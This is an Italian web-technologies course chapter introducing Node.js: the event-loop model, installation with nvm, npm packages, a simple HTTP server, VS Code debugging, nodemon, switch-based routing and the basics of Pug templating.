Per capire perché quel modello di I/O sia così importante, conviene partire da come funzionano gli altri ambienti.

Il modello multi-thread

In molti ambienti e linguaggi, **una richiesta è gestita da un thread o processo dedicato**, prelevato da un pool preallocato dall'application server. Quel thread resta legato alla sua richiesta dall'inizio alla fine, comprese le operazioni di I/O necessarie per servirla.




Figura 11.2: *Il modello multi-thread: ogni richiesta occupa un thread del pool per tutta la sua durata, anche mentre aspetta le operazioni di I/O.*

Il problema è che, per servire una richiesta, un'applicazione web deve spesso compiere operazioni di I/O **lente e bloccanti**:

- accedere a un database;
- accedere a un'API esterna (per esempio con `fetch()`);
- leggere un file dal filesystem locale;
- leggere il corpo della richiesta.

Di conseguenza, i thread che gestiscono le richieste passano **molto tempo ad aspettare** che queste operazioni si completino.




Figura 11.3: *Il thread che serve una richiesta: in azzurro il tempo in cui lavora davvero, in grigio quello in cui aspetta che finisca un'operazione di I/O* ***bloccante*** *(in arancione).*

Questo modello ha due difetti:

- è **inefficiente**: moltissimo tempo di thread è speso ad aspettare;
- ha **scalabilità limitata**: il pool di thread è preallocato a una dimensione fissa, e non si possono gestire più richieste concorrenti di quante ne consenta il pool.

Una metafora: il ristorante

Il docente propone un'analogia che vale la pena riportare per esteso, perché rende il concetto immediato.

Un ristorante ha **10 tavoli**. La direzione assume **10 camerieri**, assegnandone uno a ciascun tavolo.

- Quando arriva un cliente, viene fatto accomodare al primo tavolo libero e il suo cameriere gli porta il menu. Il cliente impiega dai 5 ai 10 minuti per decidere: **in questo tempo il cameriere resta fermo**.
- Deciso l'ordine, il cameriere lo porta in cucina. Il cuoco impiega dai 15 ai 30 minuti per preparare: **il cameriere resta fermo**.
- Quando il piatto è pronto, il cameriere lo porta al tavolo. Il cliente impiega dai 15 ai 30 minuti per mangiare: **il cameriere resta fermo**.
- Finito il pasto, il cameriere sparecchia e chiede il conto alla cassa, che impiega dai 2 ai 5 minuti: **il cameriere resta fermo**.
- Preparato il conto, il cameriere lo porta al cliente, che paga e se ne va. Solo allora quel cameriere può servire un nuovo cliente.

I camerieri sono i **thread**, i clienti sono le **richieste**. Al massimo 10 richieste possono essere servite contemporaneamente, e le attese (decidere, cucinare, mangiare, preparare il conto) sono le operazioni **bloccanti**. Per servire una richiesta in più bisogna assumere un nuovo cameriere.

Il ristorante efficiente

Proviamo un'organizzazione diversa: il ristorante assume **un solo cameriere** per tutti e 10 i tavoli.

- Quando arriva un cliente, il cameriere lo accoglie, lo fa accomodare e gli porta il menu. **Mentre il cliente sceglie, il cameriere è libero** di occuparsi degli altri.
- Quando il cliente ha deciso, il cameriere porta l'ordine in cucina. **Mentre il cuoco prepara, il cameriere torna in sala** ed è disponibile.
- Quando il piatto è pronto (e la campanella della cucina suona), il cameriere lo porta al tavolo. **Mentre il cliente mangia, il cameriere è di nuovo libero.**

Un solo cameriere serve dieci tavoli senza problemi, perché non passa mai il tempo ad aspettare. La campanella della cucina è la chiave: è un **evento** che segnala che un'operazione lenta è terminata.

Il modello di Node.js

Node.js è basato su una filosofia molto simile a quella del ristorante efficiente.

- Un programma Node.js gira in un **unico processo**: non serve creare nuovi thread per ogni richiesta.
- Il runtime fornisce nella libreria standard un insieme di **primitive di I/O asincrone** che impediscono al codice JavaScript di bloccarsi.
- La maggior parte delle librerie adotta il paradigma non bloccante ovunque possibile, con ampio uso del pattern delle **callback**.
- Le operazioni sincrone sono l'**eccezione**, non la norma.




Figura 11.4: *L'event loop di Node.js. Un solo thread esegue il codice JavaScript; l'I/O bloccante è affidato ai worker thread interni al runtime, e a operazione conclusa la sua callback torna all'event loop.*

Lo schema si legge come il ristorante efficiente. Le richieste dei client diventano **eventi** in coda. L'**event loop** (il cameriere) preleva un evento alla volta ed esegue il codice JavaScript che lo gestisce. Quando quel codice avvia un'operazione di I/O, l'event loop non aspetta: la affida ai **worker thread** del runtime (la cucina) e passa subito all'evento successivo. A operazione conclusa, la **callback** che le era stata associata (la campanella) viene rimessa in coda, e l'event loop la esegue appena è libero.

Un thread solo, ma non per tutto

«Node.js è a thread singolo» è una semplificazione utile ma imprecisa. È il **nostro** codice JavaScript a girare in un solo thread: le operazioni di I/O vere e proprie sono delegate a un pool di worker interni al runtime. La conseguenza pratica è importante: un calcolo lungo e **sincrono** nel nostro codice (un ciclo pesante, una cifratura, l'elaborazione di un'immagine) blocca l'event loop e quindi **tutte** le richieste, non solo la propria. Node.js eccelle nei carichi dominati dall'I/O, molto meno in quelli dominati dalla CPU.

Installare Node.js

Ci sono tre modi:

- usare gli installer disponibili sul sito ufficiale;
- usare il proprio gestore di pacchetti preferito;
- usare un **gestore di versioni** come `nvm`, `nvs` o `nvm4w`, comodo per sperimentare con versioni diverse e passare rapidamente dall'una all'altra.

Nel corso (A.A. 2026/27) si usa Node.js **22.14.0**; con qualunque versione supportata non dovrebbero esserci problemi.

Un gestore di versioni: nvm

Con `nvm` installare una versione precisa è un solo comando. nvm scarica l'archivio dal sito di Node.js, ne verifica l'integrità confrontando il *checksum* e passa subito a usarla. Insieme a Node.js arriva anche **npm**, il gestore di pacchetti che vedremo fra poco, nella versione abbinata.

Terminale

```
$ nvm install 22.14.0
Downloading and installing node v22.14.0...
Downloading https://nodejs.org/dist/v22.14.0/node-v22.14.0-darwin-arm64.tar.xz...
######################################################################## 100.0%
Computing checksum with sha256sum
Checksums matched!
Now using node v22.14.0 (npm v10.9.2)
```

Si possono tenere installate più versioni. `nvm list` le elenca: la freccia indica quella in uso nel terminale corrente, `default` quella che si attiva in ogni nuovo terminale. Per passare a un'altra versione si usa `nvm use`, per esempio `nvm use 22.14.0`.

Terminale

```
$ nvm list
->     v22.14.0
       v26.8.2
default -> 26 (-> v26.8.2)
```

`->`	la versione in uso adesso, in questo terminale
`default`	la versione predefinita (qui la 26), che ogni nuovo terminale userà finché non la si cambia

Verificare l'installazione

Per controllare che tutto sia a posto si chiede a Node.js la sua versione. Se invece si lancia `node` **senza argomenti**, si apre la **REPL** (*Read-Eval-Print Loop*): un interprete interattivo che legge un'espressione JavaScript, la valuta e ne stampa il risultato, come la console dei DevTools ma senza browser. Si esce con `.exit` (o premendo due volte `CTRL+C`).

Terminale

```
$ node --version
v22.14.0
```

Terminale

```
$ node
Welcome to Node.js v22.14.0.
Type ".help" for more information.
> "web".toUpperCase()
'WEB'
> .exit
```

Esempio 11.1 — Hello World in Node.js

JS hello-world.js

```
1 "use strict";
2 console.log("Hello Node.js!");
```

Terminale

```
$ node hello-world.js
Hello Node.js!
```

Differenze rispetto all'ambiente browser

Nel browser

JavaScript serve soprattutto a manipolare il DOM: ci sono `window`, `document`, le API della piattaforma web come i cookie e `localStorage`.

In Node.js

Questi oggetti e queste API **non esistono**. In compenso c'è la libreria standard con i suoi moduli per l'accesso al filesystem e alla rete: si possono leggere e scrivere file, e mettersi in ascolto su un socket per ricevere richieste.

NPM: IL GESTORE DI PACCHETTI

Uno dei principali motori del successo di Node.js è **npm**. A settembre 2022 erano disponibili oltre 2,1 milioni di pacchetti: il più grande repository per un singolo linguaggio al mondo. Esiste un pacchetto per (quasi) tutto.

npm viene installato insieme a Node.js. Per verificarlo:

```
1 npm --version
```

Terminale

```
10.9.2
```

Creare un pacchetto


Per creare un pacchetto npm nella directory corrente si usa `npm init`. Poiché in questo corso lavoreremo con i **moduli ES**, useremo la variante:

```
npm init es6
```

Il comando chiede alcune informazioni sul progetto (nome, versione, repository, licenza, autore, punto di ingresso, comando di test) e al termine crea un file `package.json` nella stessa directory, che contiene tutte le informazioni sul pacchetto, comprese le dipendenze e i comandi per eseguirlo. Si può pensarlo come la versione npm del `pom.xml` di Maven.

package.json

```
{
  "name": "hello-web-technologies",
  "version": "0.0.1",
  "description": "Web Technologies' first npm package",
  "main": "app.js",
  "type": "module",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": ["greetings"],
  "author": "Luigi Libero Lucio Starace",
  "license": "MIT"
}
```



Le tre voci da conoscere.

- il **file principale** (`app.js` nell'esempio) viene eseguito quando il codice client importa il nostro pacchetto: di norma esporta le variabili e le funzioni pubbliche;
- la proprietà `scripts` permette di definire **attività** da riga di comando. Si eseguono con `npm run <nome>`; per le attività standard, come `start` e `test`, basta `npm <nome>`. L'attività `test` creata da `npm init` non fa granché: stampa un errore ed esce;
- `"type": "module"` è ciò che abilita i moduli ES, cioè la sintassi `import`/`export` vista nel capitolo 6.

Aggiungiamo un'attività `start`, che esegue il file principale:

package.json

```
"scripts": {
  "start": "node app.js",
  "test": "echo \"Error: no test specified\" && exit 1"
},
```

app.js

```
"use strict";
console.log("Hello Node.js!");
```

Terminale

```
$ npm start

> hello-web-technologies@0.0.1 start
> node app.js

Hello Node.js!
```

npm stampa il nome e la versione del pacchetto, poi il comando associato all'attività, e infine lo esegue.

Installare dipendenze


Per installare una dipendenza si usa `npm install <nomepacchetto>`. Proviamo con `cowsay`:

```
npm install cowsay
```

Succedono due cose:

1. npm tiene traccia della nuova dipendenza, aggiungendo una sezione `dependencies` al file `package.json` (a sinistra);
2. le dipendenze vengono scaricate nella directory `node_modules` (a destra). Si noti che npm ha scaricato non solo il pacchetto richiesto, ma anche le sue dipendenze (ricorsivamente).

```
"dependencies": {
  "cowsay": "^1.5.0"
}
```



Una dipendenza dichiarata, molte scaricate: anche quelle di `cowsay`, ricorsivamente.

app.js

```
import cowsay from 'cowsay';

console.log(cowsay.think({
  text: "Hello Web Tech!"
}));
```

Terminale

```
 _________________
( Hello Web Tech! )
 -----------------
        o   ^__^
         o  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

node_modules non va versionato

Quando si distribuisce un pacchetto npm basta fornire il **proprio** codice e il descrittore `package.json`: la directory `node_modules` **non** va aggiunta al controllo di versione. Chi riceve il progetto esegue `npm install` e npm ricostruisce l'intero albero delle dipendenze a partire dal `package.json`. È il motivo per cui `node_modules/` è la prima riga di quasi ogni `.gitignore`.

Una prima applicazione web con Node.js

Esempio 11.2 — Un server HTTP in venti righe

app.js

```
import http from 'http';

const PORT = 3000;

let server = http.createServer(function (request, response) {
  let course = "Web Technologies";

  response.writeHead(200, { "Content-Type": "text/html" });
  response.write(`<!DOCTYPE html>
    <html><body>
      <h1>Hello ${course}</h1>
      <p>La data corrente e' ${new Date().toDateString()}</p>
    </body></html>`);
  response.end();
}).listen(PORT);

console.log(`Web app in ascolto sulla porta ${PORT}`);
```



Qui si vede bene la differenza rispetto al server statico del capitolo 2: non c'è alcuna document root, non c'è alcun file HTML sul disco. Il documento viene **costruito a ogni richiesta**, e la funzione passata a `createServer` è una **callback**, invocata dall'event loop ogni volta che arriva una richiesta.

Si riconoscono anche gli elementi del protocollo studiati nel primo capitolo: il codice di stato `200`, l'header `Content-Type`, il corpo della risposta.

Strumenti di sviluppo

Debug in Visual Studio Code

Il modo più semplice è abilitare la funzione **Auto Attach**, che collega un debugger ai processi Node.js avviati dal terminale di VS Code. Per abilitarla si apre la palette dei comandi (`CTRL+SHIFT+P` su Windows e Linux, `CMD+SHIFT+P` su Mac), si cerca «Toggle Auto Attach» e si sceglie una modalità. Conviene la modalità **Smart**, che si collega automaticamente solo agli script che non stanno in `node_modules`: il debugger si ferma nel nostro codice, non in quello delle librerie.




Figura 11.5: *Le modalità di Auto Attach, nella palette dei comandi di VS Code.*

Avviando l'applicazione dal terminale di VS Code, il debugger si collega da solo. Lo si capisce dalle righe che Node.js stampa prima dell'output del programma (*Debugger attached*) e dal pannello *Run and Debug*, che si attiva.

Terminale di VS Code

```
$ npm start

> hello-web-technologies@0.0.1 start
> node app.js

Debugger listening on ws://127.0.0.1:58896/06d4d583-e2b3-4a5f-baca-8635eb9dbedf
For help, see: https://nodejs.org/en/docs/inspector
Debugger attached.
Web app in ascolto sulla porta 3000
```

I **punti di interruzione** (*breakpoint*) si aggiungono come di consueto, facendo clic accanto al numero della riga: compare un pallino rosso. Quando l'esecuzione raggiunge un breakpoint si **ferma**, e la riga su cui è sospesa viene evidenziata. Il pannello *Run and Debug* permette allora di ispezionare le variabili in scope (*Variables*), di osservare delle espressioni scelte da noi (*Watch*), di esaminare la pila delle chiamate (*Call Stack*) e molto altro.




Figura 11.6: *VS Code fermo su un breakpoint alla riga 8 dell'*`app.js` *dell'esempio 11.2. A sinistra le variabili in scope (le locali della callback e quelle del modulo) e un'espressione osservata; in alto, la barra delle azioni di debug.*

Con le **azioni di debug**, i pulsanti della barra in alto, si controlla il flusso dell'esecuzione un passo alla volta:

Azione	Descrizione
Resume	riprende il normale flusso di esecuzione, fino al prossimo breakpoint.
Step Over	esegue l'istruzione successiva come un blocco unico, senza entrare nei suoi passi interni (se è una chiamata, la funzione viene eseguita per intero).
Step Into	entra nell'istruzione successiva per seguirne l'esecuzione riga per riga.
Step Out	essendo dentro una funzione, ne completa le righe restanti come se fossero un'unica istruzione e torna al contesto di esecuzione precedente.
Restart	termina l'esecuzione e ricomincia il debug con la configurazione corrente (**non** funziona con Auto Attach).
Disconnect	termina la sessione di debug.

Meglio del `console.log`

È molto comune, all'inizio, cercare di capire un bug disseminando il codice di `console.log`. Funziona, ma è lento e invasivo. Mezz'ora spesa a imparare il debugger si ripaga molte volte: si vedono **tutte** le variabili in scope in un colpo solo, senza modificare il codice e senza dover indovinare in anticipo quali stampare.

Ricaricamento automatico

Ogni volta che modifichiamo il codice dobbiamo riavviare l'intero server (`npm start`, oppure `node app.js`). Per rendere lo sviluppo più piacevole si usano utilità che monitorano il codice e riavviano il server di sviluppo quando serve: è il **live reloading**.

Una di queste è **nodemon**:

```
npm install nodemon
```

Basta poi sostituire `node app.js` con `nodemon app.js`, per esempio nell'attività `start`:

package.json

```
"scripts": {
  "start": "nodemon app.js"
},
```

Terminale di VS Code

```
$ npm start

> hello-web-technologies@0.0.1 start
> nodemon app.js

[nodemon] 3.0.1
[nodemon] to restart at any time, enter `rs`
[nodemon] watching path(s): *.*
[nodemon] watching extensions: js,mjs,cjs,json
[nodemon] starting `node app.js`
Debugger attached.
Web app in ascolto sulla porta 3000
[nodemon] restarting due to changes...
[nodemon] starting `node app.js`
Debugger attached.
Web app in ascolto sulla porta 3000
```

All'avvio nodemon dice che cosa sorveglia: tutti i file della directory (`*.*`) con estensione `js`, `mjs`, `cjs` o `json`. Appena uno di questi cambia, termina il processo e lo riavvia (*restarting due to changes*); per un riavvio manuale basta scrivere `rs` nel terminale e premere invio. Con Auto Attach attivo, il debugger di VS Code si ricollega da solo a ogni riavvio.

RIFERIMENTI

- **Getting started** — Node.js Docs.
  https://nodejs.org/en/learn/
  Parti rilevanti: *Introduction to Node.js*, *How to install Node.js*, *Differences between Node.js and the Browser*, *The V8 JavaScript Engine*, *An introduction to the npm package manager*, *ECMAScript 2015 (ES6) and beyond*.
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke, capitolo 21.
  https://eloquentjavascript.net/
- **Mixu's Node book**, Mikito Takada.
  http://book.mixu.net/node/single.html
  Parti rilevanti: capitolo 2 (*What is Node.js?*), capitolo 8 sezione 8.2 (*NPM*).
- **Nodemon** — sito ufficiale.
  https://nodemon.io/
- **Node.js debugging in VS Code**.
  https://code.visualstudio.com/docs/nodejs/nodejs-debugging

Applicazioni web con Node.js

Node.js ci permette di realizzare in modo semplice ed efficiente un server HTTP, sfruttando i moduli integrati e il suo event loop a thread singolo. Node.js fa anche un po' di pre-elaborazione sulle richieste (analizza gli header) e ci fornisce un'astrazione per richieste e risposte.

A parte questo, però, siamo da soli. Per costruire una vera applicazione dobbiamo affrontare tre problemi:

- il **routing**;
- il **templating**;
- l'**analisi del corpo** delle richieste.

Li affrontiamo uno alla volta, costruendo la stessa applicazione «lista di cose da fare» già vista nell'esempio CGI.

L'applicazione da costruire

L'applicazione ha tre pagine. Vedremo se costruirla con Node.js sarà meno doloroso del famigerato esempio con CGI e Bash.

- La **homepage** è la pagina d'ingresso, con i collegamenti alla lista e alla pagina di azzeramento.
- La **lista** contiene un form per salvare nuovi elementi, inviato con `POST` **allo stesso URL** della pagina, e l'elenco degli elementi già salvati.
- La pagina di **azzeramento** (*reset*) cancella tutti gli elementi salvati.








Lo scheletro dell'applicazione

```
JS app.js ×
1 import http from 'http';
2
3 const PORT = 3000;
4
5 let server = http.createServer();
6 server.listen(PORT);
7 server.on('request', handleRequest);
8
9 function handleRequest(request, response) {
10   /* gestione della richiesta */
11 }
```



A ogni richiesta il server emette l'evento `request`, gestito da `handleRequest`.

Rispetto all'esempio del capitolo precedente si nota una differenza stilistica: invece di passare la callback direttamente a `createServer`, la si registra come gestore dell'evento `request`. È lo stesso meccanismo degli eventi del browser visto nel capitolo 7.

Routing

La nostra applicazione dovrà gestire molti tipi diversi di richiesta HTTP: mostrare la homepage, mostrare la lista, azzerare l'applicazione, e così via.

Routing

Il **routing** è il problema di stabilire, data una richiesta, **quale codice** debba essere eseguito per servirla.





Figura 12.1: *Il router smista ogni richiesta verso il codice che la serve.*

Instradare in base al percorso

```
JS router.js ×
1 function handleRequest(request, response) {
2   switch (request.url) {
3     case "/":
4       renderHomepage(request, response);
5       break;
6     case "/reset":
7       handleResetRequest(request, response);
8       break;
9     case "/todo":
10      handleTodoListRequest(request, response);
11      break;
12    /* e cosi' via... */
13    default:
14      handleError(request, response, 404);
15  }
16 }
```



La tabella di instradamento realizzata dallo `switch`.

Instradare anche in base al metodo

Le richieste verso un certo percorso possono essere gestite in modo diverso a seconda del **metodo HTTP** usato:

- una `GET` su `/todos` restituisce la lista degli elementi;
- una `POST` su `/todos` prova a salvarne uno nuovo.

JS router.js

```
function handleTodoListRequest(request, response, context = {}) {
  switch (request.method) {
    case "GET":
      handleTodoListRequestGet(request, response, context); break;
    case "POST":
      handleTodoListRequestPost(request, response, context); break;
    default:
      handleError(request, response, 405, "Metodo non supportato");
  }
}
```



Stesso percorso, codice diverso a seconda del metodo.

Il codice 405

Quando il percorso esiste ma il metodo non è previsto, la risposta corretta non è un `404` (*Not Found*) bensì un `405` (*Method Not Allowed*). È una distinzione che i client e i *proxy* sanno interpretare, e che torna utile soprattutto nelle API REST.

Servire i file statici

Se il nostro output HTML include file statici (immagini, CSS, script), dobbiamo configurare il router perché li serva.

JS router.js

```
switch (request.url) {
  /* ... */
  case "/css/bootstrap.css":
    fs.readFile('./static/css/bootstrap.css', function (err, data) {
      response.writeHead(200, { 'Content-Type': 'text/css' });
      response.end(data, 'utf-8');
    });
    break;

  case "/img/node.png":
    fs.readFile('./static/img/node.png', function (err, data) {
      response.writeHead(200, { 'Content-Type': 'image/png' });
      response.end(data, "binary");
    });
    break;
}
```

`/css/bootstrap.css`

`./static/css/…`
`text/css`

`/img/node.png`

`./static/img/…`
`image/png`

Ogni URL statica corrisponde a un file sul disco e a un `Content-Type`.

Si noti che `fs.readFile` è **asincrona**: prende una callback che verrà invocata quando il file sarà stato letto. È esattamente il modello non bloccante descritto nel capitolo precedente.


Gestire gli errori

Quando nessuna delle rotte note si applica, restituiamo un `404`.

router.js

```
switch (request.url) {
  /* altre rotte */
  default:
    handleError(request, response, 404, "Pagina non trovata");
}

function handleError(request, response, statusCode, message) {
  let renderedContent = pug.renderFile("./templates/errorPage.pug",
    { "code": statusCode, "description": message });
  response.writeHead(statusCode, { "Content-Type": "text/html" });
  response.end(renderedContent);
}
```



La pagina d'errore, generata dal template `errorPage.pug`.

Il routing non resta semplice a lungo

Uno `switch` sembra sufficiente, ma il problema cresce in fretta con l'applicazione:

- alcune rotte devono essere accessibili solo ad alcuni utenti (per esempio gli amministratori);
- alcune rotte dipendono da **schemi o parametri** nel percorso, come `GET /users/42/friends`, dove `42` può essere un id qualunque: con uno `switch` su una stringa esatta è impossibile;
- può servire eseguire **due o più pezzi di codice** per gestire una richiesta, per esempio una funzione che registra i dati e un'altra che prepara la risposta.

Sono esattamente i problemi che risolveremo con Express, nel prossimo capitolo.

MOTORI DI TEMPLATE

A un certo punto la nostra applicazione dovrà produrre del codice HTML da rimandare nel corpo della risposta. Nel primo esempio l'abbiamo scritto a mano, concatenando stringhe.

Il problema è che alcune parti dell'HTML si ripetono in più pagine (barra di navigazione, piè di pagina) e che, man mano che le pagine diventano complesse, costruire una risposta manipolando e concatenando stringhe diventa rapidamente impraticabile.

Motore di template

Un **motore di template** (*template engine*) permette di descrivere la struttura di una pagina in un file separato, con dei **segnaposto**, e di generare l'HTML finale combinando quel modello con i dati forniti a tempo di esecuzione.

Pug

Pug (già noto come Jade) è un motore di template ad alte prestazioni implementato in JavaScript, con una sintassi **sensibile agli spazi** (simile a Python) per scrivere modelli HTML.

```
npm install pug
```

```
import pug from "pug";

let html = pug.renderFile("./templates/basic_example.pug");
console.log(html);   // html contiene il codice HTML generato
```

Esempio 12.1 — Il primo template Pug

Il template a sinistra produce l'HTML a destra.

pug basic_example.pug

```
doctype html
html(lang="it")
  head
    title Hello Pug!
  body
    h1(class="foo") Primo template Pug
    p Questo e' il nostro primo template Pug!
```

<> output.html

```
<!DOCTYPE html>
<html lang="it">
  <head><title>Hello Pug!</title></head>
  <body>
    <h1 class="foo">Primo template Pug</h1>
    <p>Questo e' il nostro primo template Pug!</p>
  </body>
</html>
```

L'indentazione sostituisce i tag di chiusura, e gli attributi si scrivono fra parentesi tonde. Il risultato è molto più breve e, soprattutto, impossibile da sbagliare nell'annidamento.

Inclusioni

Pug è molto più di un modo diverso di scrivere HTML. Tanto per cominciare, un template può **includerne** altri: è un grande aiuto per il riuso.

pug partials/head.pug


```
head
  title Hello Pug
  script(src='/js/script.js')
  link(rel='stylesheet' href='/style.css')
```

pug partials/footer.pug

```
footer#footer
  p Copyright (c) Web Tech
```

pug index.pug

```
doctype html
html
  include partials/head.pug
  body
    h1 Hello Pug!
    include partials/footer.pug
```



Gli `include` vengono sostituiti dal contenuto dei file indicati.

Il risultato è un'unica pagina, in cui i due frammenti hanno preso il posto delle rispettive direttive `include`:

output.html

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello Pug</title>
    <script src="/js/script.js"></script>
    <link rel="stylesheet" href="/style.css"/>
  </head>
  <body>
    <h1>Hello Pug!</h1>
    <footer id="footer">
      <p>Copyright (c) Web Tech</p>
    </footer>
  </body>
</html>
```

Si noti `footer#footer`: in Pug il cancelletto è l'abbreviazione per l'attributo `id`, esattamente come nei selettori CSS.

Ereditarietà fra template

